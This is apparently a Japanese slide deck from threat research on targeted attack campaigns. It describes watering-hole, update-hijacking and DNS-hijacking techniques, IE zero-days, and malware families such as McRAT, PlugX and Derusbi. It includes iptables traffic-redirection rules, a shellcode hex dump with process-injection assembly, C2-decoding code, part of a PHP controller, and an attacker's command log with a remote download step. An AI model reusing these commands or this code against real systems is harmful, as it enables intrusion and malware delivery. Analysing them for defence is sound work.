.rdata:0042E0B0 52 74 39 57 7A 4F 53 62+
.rdata:0042E0B0 6F 4B 2B 7A 61 74 67 57+
.rdata:0042E0B0 50 59 48 44 66 67 3D 3D+
.rdata:0042E0B0 00
.rdata:0042E0C9 00 00 00
.rdata:0042E0CC 52 66 6F 57 68 48 4A 55+
.rdata:0042E0CC 47 36 4F 4B 72 4A 57 61+
.rdata:0042E0CC 6A 72 6C 53 45 51 3D 3D+
.rdata:0042E0E5 00 00 00
.rdata:0042E0E8 6C 79 79 56 73 47 69 6E+
.rdata:0042E0E8 48 79 39 62 48 70 34 32+
.rdata:0042E0E8 75 44 46 68 6E 77 3D 3D+
.rdata:0042E0E8 00
.rdata:0042E0E8
.rdata:0042E0E8
.rdata:0042E101 00 00 00

align 4
aN189xnoyhpceex db 'N18/9XnOyHPcEEXw9jRD6g==',0
; DATA XREF: .text:00427430f0
; .text:00427984f0
; "CWS05D102"

align 10h
aYq3ouuk9tzvdp0 db 'Yq3OUUK9tZvDP0bwWceIFw==',0
; DATA XREF: .text:0042741Cf0
; .text:00427970f0
; "wilbert-SC2202"

align 4
aPxjdovupFn8pee db 'PXJDOVUp/Fn8Pee+Cuf94Q==',0
; DATA XREF: .text:00427408f0
; .text:0042795Cf0
; "CWS01_03"

align 4
aQg5krrhpjnuypN db 'qg5KrrHpJNuyP+noer+RBw==',0
; DATA XREF: .text:004273F4f0
; .text:00427948f0
; "mip-xp-cht"

align 4
aG7ack9ws01r446 db 'G7Ack9Ws01R446eWH1fKFA==',0
; DATA XREF: .text:004273E1f0
; .text:00427935f0
; "xp-sp3-template"

align 10h
aRt9wzosbokZatg db 'Rt9WzOSboK+zatgWPYHDFg==',0
; DATA XREF: .text:004273D1f0
; .text:00427925f0
; "wilbert-SC1508"

align 4
aRfowhhjug6okrj db 'RfoWhHJUG6OKrJWajr1SEQ==',0
; DATA XREF: sub_4053E4+12f0
; "SetErrorMode"

align 4
aLyyvsginhy9bhp db 'lyyVsGinHy9bHp42uDFhnw==',0
; DATA XREF: sub_4053E4+21f0
; sub_406F22+64Af0
; sub_407A43+551f0
; sub_40A1D6+28Ff0 ...
; "Kernel32.dll"

align 4
```

# DEMO

# 目次

---

1

はじめに

2

攻撃キャンペーン A

3

攻撃キャンペーン B

# Attack techniques

---

**ドライブバイダウンロード攻撃**

**アップデート ハイジャッキング**

**ドメイン名ハイジャッキング**

# Attack techniques

---

**ドライブバイダウンロード攻撃**

**アップデート ハイジャッキング**

**ドメイン名ハイジャッキング**

# ドライブバイダウンロード（水飲み場）攻撃

標的組織



4. マルウェア  
感染




0. Webサイト改ざん

1. Webアクセス

3. マルウェアダウンロード

国内組織の  
Webサーバ



攻撃者  
インフラ



# アクセス制限

## .htaccess

```
Order deny,allow
#mgw
allow from [REDACTED] 94.
allow from [REDACTED] 1.
#mgw [REDACTED]
allow from [REDACTED] 91.
#mgw [REDACTED]
allow from [REDACTED].2
#[REDACTED]
allow from [REDACTED] 1.
allow from [REDACTED] 64.
allow from [REDACTED]
#[REDACTED]
allow from [REDACTED].
allow from [REDACTED].98
```



Target name



IP address



# 0day Exploit

---

## CVE-2013-3893 (MS13-080)

- 2013年9月頃
- Internet Explorerの脆弱性

## CVE-2013-3918 (MS13-090)

- 2013年10月頃
- Internet Explorerの脆弱性

## CVE-2014-0324 (MS14-012)

- 2014年2月頃
- Internet Explorerの脆弱性

# Attack techniques

---

**ドライブバイダウンロード攻撃**


**アップデート ハイジャッキング**

**ドメイン名ハイジャッキング**


# アップデートハイジャッキング

## アップデート情報を改ざんする手法

標的組織



5. マルウェア  
感染



0. アップデート情報改ざん



1. アップデートリクエスト



2. 偽アップデート情報



3. ダウンロードリクエスト



4. マルウェアダウンロード

アップデート  
サーバ




偽アップデート  
サーバ



# 別のアップデートハイジャッキングパターン

## アップデートサーバのファイルを置き換えない手法



# 別のアップデートハイジャッキングパターン

## アップデートサーバのファイルを置き換えない手法

### iptablesの設定で通信を転送する

```
iptables -t nat -A PREROUTING -i eth0 -s aa.bb.cc.dd -p tcp --dport 80 -j DNAT --to-destination ww.xx.yy.zz:53
```

#### ポイント

- サーバのファイルは改ざんされない
- iptablesは保存しない
- 標的組織は、正規のアップデートサーバと通信しているようにしか見えない

# Attack techniques

---


ドライブバイダウンロード攻撃

アップデート ハイジャッキング

ドメイン名ハイジャッキング

# ドメイン名ハイジャッキング

## 0.登録情報の変更



# ドメイン名ハイジャッキング

## iptablesで特定クエリのみDNSサーバへ転送

```
iptables -t nat -A PREROUTING -p udp --dport 53 -m string --from 40 --to 46 --hex-string "|03|AAA" --algo bm -j DNAT --to-destination aa.bb.cc.dd:54
```

```
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT -to ww.xx.yy.zz:53
```

### ポイント

- 特定のサブドメインのみ処理 **AAA.example.com**
- その他のDNSクエリは、正規サーバに転送



# 使用するマルウェアの詳細

# マルウェアの特徴

---

- ① 侵入時と潜伏で異なるマルウェアを使用
- ② メモリ上にしか存在しないマルウェアがある
- ③ 標的組織の内部情報が埋め込まれている
- ④ 署名されている場合がある

# マルウェアの特徴

---

侵入

BlackCoffee

McRAT

Preshin

Agtid



潜伏

Hikit

Derusbi

PlugX

# マルウェア (侵入)

BlackCoffee

McRAT

Preshin

Agtid

基本的な機能が搭載されたHTTPボット

## コマンド一覧

command	info
0x184004	リモートシェル起動
0x184008	シェルコマンド実行
0x18400c	ファイル作成
0x184010	ファイル読み込み
0x184014	ドライブ情報の取得
0x184018	ディレクトリ作成
0x18401c	ファイル検索
0x184020	ファイル削除

command	info
0x184024	ファイル移動
0x184028	プロセス一覧
0x18402c	プロセス停止
0x184030	Sleep
0x184034	コマンドインストール
0x184038	Sleep Time設定
0x18403c	終了

# 通信先取得アルゴリズム

## WebページからC2情報を取得

```
<!--script type="text/javascript" src="
<!--@MICR0S0FT ██████████ C0RP0RATI0N-->
<script type="text/javascript" src="htt
```

start: @MICR0S0FT  
end: C0RP0RATI0N

```
<!-- saved from url=(0035)l0ve y0u 4 eveR ██████████ Reve 4 u0y ev0l -->
```

start: l0ve y0u 4 eveR  
end: Reve 4 u0y ev0l

## デコード

```
8 def main():
9     string = sys.argv[1]
10    str1 = string[0::2]
11    str2 = string[1::2]
12
13    ans = ""
14    for (c1, c2) in izip(str1, str2):
15        ans +=chr((((((ord(c2) << 4) & 0xff) + ord(c1)) & 0xff) - 0x71) & 0xff))
16    print(inet_ntoa(ans))
```

# マルウェア (侵入)

BlackCoffee

McRAT

Preshin

Agtid

## プラグインベースのマルウェア コマンド一覧

command number	info
0	サーバにデータ送信
1	TickCount値の設定
3	プラグイン登録
4	プラグイン設定領域確保
5	プラグイン設定領域への設定
6	プラグイン作成・実行
7	プラグイン停止
8	設定ファイルの作成
9	-

# メモリ上のみに存在するマルウェア

## CVE-2013-3918 with McRAT

```
000000A0 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 ...w...w...w...w
000000B0 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 ...w...w...w...w
000000C0 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 ...w...w...w...w
000000D0 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 ...w...w...w...w
000000E0 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 ...w...w...w...w
000000F0 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 ...w...w...w...w
00000100 92 9F BE 77 92 9F BE 77 92 9F BE 77 92 9F BE 77 F4 BD BC 77 ...w...w...w...w
00000110 F4 BD BC 77 2C 06 8B 77 92 9F BE 77 92 9F BE 77 3F 88 1C 77 C0 77 ...w,6.wn@?.w.w
00000120 07 9F C0 77 07 5F BE 77 07 5F BE 77 D4 DE BF 77 ...w._.w_.w...w
00000130 92 CF C0 77 77 0C C0 77 AD B1 BE 77 AC 05 C1 77 ...ww...w...w...w
00000140 E8 7A BF 77 92 9F BE 77 C1 80 BE 77 CC AA BD 77 ...z.w...w...w...w
00000150 D4 DE BF 77 31 11 BC 77 F0 67 C0 77 25 10 C0 77 ...w1..w.g.w%.w
00000160 EB 10 5B 4B 33 C9 66 B9 CF 01 80 34 0B 9F E2 FA ..[K3.f....4....
00000170 EB 05 E8 EB FF FF FF 56 57 52 33 C9 64 8B 71 30 .....VWR3.d.q0
00000180 8B 76 0C 8B 76 1C 8B 5E 08 8B 7E 20 8B 36 81 7F .v..v..^..~.6..
00000190 0C 33 00 32 00 75 EF 5A 5F 5E E9 72 01 00 00 59 .3.2.u.Z_^..r...Y
000001A0 8B AC 24 20 FF FF FF 8B A4 24 20 FF FF FF 89 69 ..$. ....$. ....i
000001B0 20 8B E9 8B FD 6A 08 59 E8 0D 01 00 00 E2 F9 90 .....j.Y.....
000001C0 6A 08 59 03 00 00 00 14 63 00 00 62 00 FF 55 j@h.0..h.c..j..U
000001D0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 68 .....`.....u0h
000001E0 14 00 00 00 00 00 00 00 00 00 00 00 00 00 6A .c..Y..aj..j..Pj
000001F0 00 6A 00 FF 55 08 81 EC 00 05 00 00 33 C0 B9 00 .j..U.....3...
00000200 05 00 00 8B FC F3 AA 8B DC C7 03 44 00 00 00 8D .....D....
00000210 54 24 44 8D 7C 24 54 C7 07 72 75 6E 64 C7 47 04 T$D.|$T..rund.G.
00000220 6C 6C 33 32 C7 47 08 00 00 00 00 52 53 6A 00 6A l132.G.....RSj.j
000005F0 D0 50 50 83 C7 08 57 E8 84 FD FF FF 58 FF E0 C3 .PP...W.....X...
00000600 E8 85 FF FF FF 54 CA AF 91 A4 B6 00 00 BF 5D B6 .....T.....].
00000610 E5 E8 10 00 3C 06 9A 03 99 7A 10 10 40 00 5B 55 ....<.....z..@[U
00000620 8B FF FF FF FF 13 8B 4B 04 8B 43 08 8B 6B 0C 03 .....K..C..k..
00000630 DA 83 EB 05 8D 34 8B 2B EE 60 8B 7C 8B FC 29 2C .....4.+.`.|..),
00000640 37 E2 E7 61 5D D3 34 ED FD 03 C6 FF E0 3C 04 5B 7..a].4.....<.[
00000650 44 06 45 5C 45 D3 34 ED FD 03 C6 FF E0 3C 04 5B D.LT\M.4Mdlt|.4
00000660 4D D3 34 06 45 5C 45 D3 34 ED FD 03 C6 FF E0 3C 04 5B M.4.....4M.....
00000670 DC 65 13 8B 4B 04 8B 43 08 8B 6B 0C 03 .e.4M.....i..
00000680 14 1C 24 2C 34 69 9A A6 69 3C 44 4C 54 5C A6 69 ..$,4i..i<DLT\i
00000690 9A A6 64 6C 74 7C 84 9A A6 69 9A 8C 94 9C A4 AC ..dlt|...i.....
000006A0 B4 69 9A A6 69 BC C4 CC D4 DC B6 69 9A A6 E4 EC .i..i.....i.....
```

ROP

Shell code

Malware

# メモリ上のみが存在するマルウェア

## CVE-2013-3918 with McRAT

```
or     eax, eax
jz     short loc_2AF
mov     [esp+500h+hProcess], eax
push   PAGE_EXECUTE_READWRITE ; flProtect
push   3000h ; flAllocationType
push   6314h ; dwSize
push   0 ; lpAddress
push   eax ; hProcess
call   [ebp+str.VirtualAllocEx]
or     eax, eax
jz     short loc_2AF
mov     ebx, esp
add     ebx, 44h ; 'D'
add     ebx, 10h
mov     [esp+500h+lpStartAddress], eax
push   0 ; *lpNumberOfBytesWritten
push   6314h ; nSize
lea     eax, [ebp+str.MALWARE_DATA]
push   eax ; lpBuffer
mov     eax, [esp+50Ch+lpStartAddress]
push   eax ; lpBaseAddress
mov     eax, [esp+510h+hProcess]
push   eax ; hProcess
call   [ebp+str.WriteProcessMemory]
or     eax, eax
jz     short loc_2AF
push   0 ; lpThreadId
push   0 ; dwCreationFlags
push   0 ; lpParameter
mov     eax, [esp+50Ch+lpStartAddress]
push   eax ; lpStartAddress
push   0 ; dwStackSize
push   0 ; lpThreadAttributes
mov     eax, [esp+518h+hProcess]
push   eax ; hProcess
call   [ebp+str.CreateRemoteThread]
```

- rundll32.exeを起動して、インジェクション
- インジェクションされるのは、Shellcodeの後半のマルウェアデータ
- このマルウェアは、ファイルとして保存されない



# マルウェア (侵入)

BlackCoffee

McRAT

**Preshin**

Agtid

機能が限定されたHTTPボット

## コマンド一覧

command	info
downonly	ファイルダウンロード
downexec	ファイルダウンロード・実行
-	シェルコマンド実行

# Preshin Controller

## PHPベースのコントローラ

```
1  <?php
2  Header( "Content-Type:  text/html\n\n");
3  Header( "Cache-Control:  proxy-revalidate,no-cache,must-revalidate" );
4  error_reporting(0);
5  $nContentLength = 0;
6  $sQuery_String = getenv("QUERY_STRING");
7  $sQuery_Method = getenv("REQUEST_METHOD");
8  $sContent_Length = getenv("CONTENT_LENGTH");
9  if($sQuery_Method == "GET")
10     $sQuery_String = getenv("QUERY_STRING");
11  else if($sQuery_Method == "POST")
12     $sQuery_String = file_get_contents("php://input");
13  $nContentLength = strlen($sQuery_String);
14  if($nContentLength >= 8 + 8)
15     $headFlag = substr($sQuery_String,8,4);
16     if($headFlag == "ah8d")
17         $cmd = substr($sQuery_String,4+8,4);
18         if($cmd == "1059")
19             {
20                 handle_reportactiveinfo_event($sQuery_String,$nContentLength);
21             }
22         else if($cmd == "1vbi")
23             {
24                 handle_queryhost_event($sQuery_String,$nContentLength);
25             }
26         else if($cmd == "u0vg")
```

# Preshin Controller

---

## コマンド実行例

```
dir d:\files\  
dir "d:\tools\program files\  
dir "d:\files\program files\  
dir "c:\program files\  
dir "c:\program files\Google\Chrome\Application"  
echo 123 >c:\PROGRA~1\Google\Chrome\Application\1.txt  
dir c:\PROGRA~1\Google\Chrome\Application\  
downonly http://[REDACTED]/1.cab -savefile d:\temp\1.cab  
dir d:\temp\*.cab  
wusa d:\temp\1.cab /quiet /extract:C:\c:\PROGRA~1\Google\Chrome\Application\  
wusa d:\temp\1.cab /quiet /extract:c:\PROGRA~1\Google\Chrome\Application\  
dir c:\PROGRA~1\Google\Chrome\Application\  
at 4:08 c:\PROGRA~1\Google\Chrome\Application\chrome.exe  
tasklist /svc  
c:\PROGRA~1\Google\Chrome\Application\chrome.exe  
tasklist
```

# マルウェア (侵入)

BlackCoffee

McRAT

Preshin

Agtid

基本的な機能が搭載されたHTTPボット

## コマンド一覧

command	info	command	info
1	ディスク情報取得	8	-
2	ファイル一覧	9	ファイル削除
3	ファイル表示	10	ファイル・フォルダ削除
4	アップロードファイル	11	アップロードファイル
5	ファイル作成	12	フォルダ作成
7	ファイル読み込み	13	ファイル移動

# マルウェア (潜伏)

Hikit

Derusbi

PlugX

Rootkit機能を持ったマルウェア

コマンド一覧

command	info
file	ファイル関連操作
information	設定情報の送信
proxy	プロキシ機能の有効化
connect	Hikitプロキシへ接続
shell	シェルコマンド実行
socks5	プロキシ機能(socks5)の有効化
exit	終了

# Hikitの設定情報

## ネットワーク内部のプロキシ情報を持つ

```
[Hikit Config Info]
ID : M_8BE0, test
Proxy setting
  Type : 1
  Server : ██████████.jp
  User :
  Password :
Server setting1
  Server : ██████████.113
  Port : 443
Server setting2
  Server :
  Port : 0
Start Time : 00:00:00
Stop Time : 00:00:00
Work Day (Enable: 1 Disable: 0)
  Mon: 1 Tue: 1 Wed: 1 Thu: 1 Fir: 1 Sat: 1 Sun: 1
Sleep Until : 0-0-0 0:0:0
Hide Flag : Disable
```

識別子  
ターゲット

プロキシ情報

Rootkit設定

# マルウェア (潜伏)

Hikit

**Derusbi**

PlugX

最近使われることが多いマルウェア

コマンド一覧

command	info
cmd4	サービス、プロセス関連操作
cmd5	シェルコマンド実行
cmd6	Derusbiプロキシへ接続
cmd7	ファイル操作
cmd8	終了
cmd9	ファイル作成、削除

# Derusbiの設定情報

## ネットワーク内部のプロキシ情報を持つ

```
[Derusbi Config Info]
ID : ██████████20150126
Server list : ██████████.6.140:443, ██████████.6.140:80
Sleep time : 1
Service name : wuau serv
Connect mode : 4 (HTTP POST)
Proxy setting 1
  Server : ██████████:8080
  User :
  Password :
Proxy setting 2
  Server : ██████████:8080
  User :
  Password :
Proxy setting 3
  Server :
  User :
  Password :
```

← 識別子

← プロキシ情報

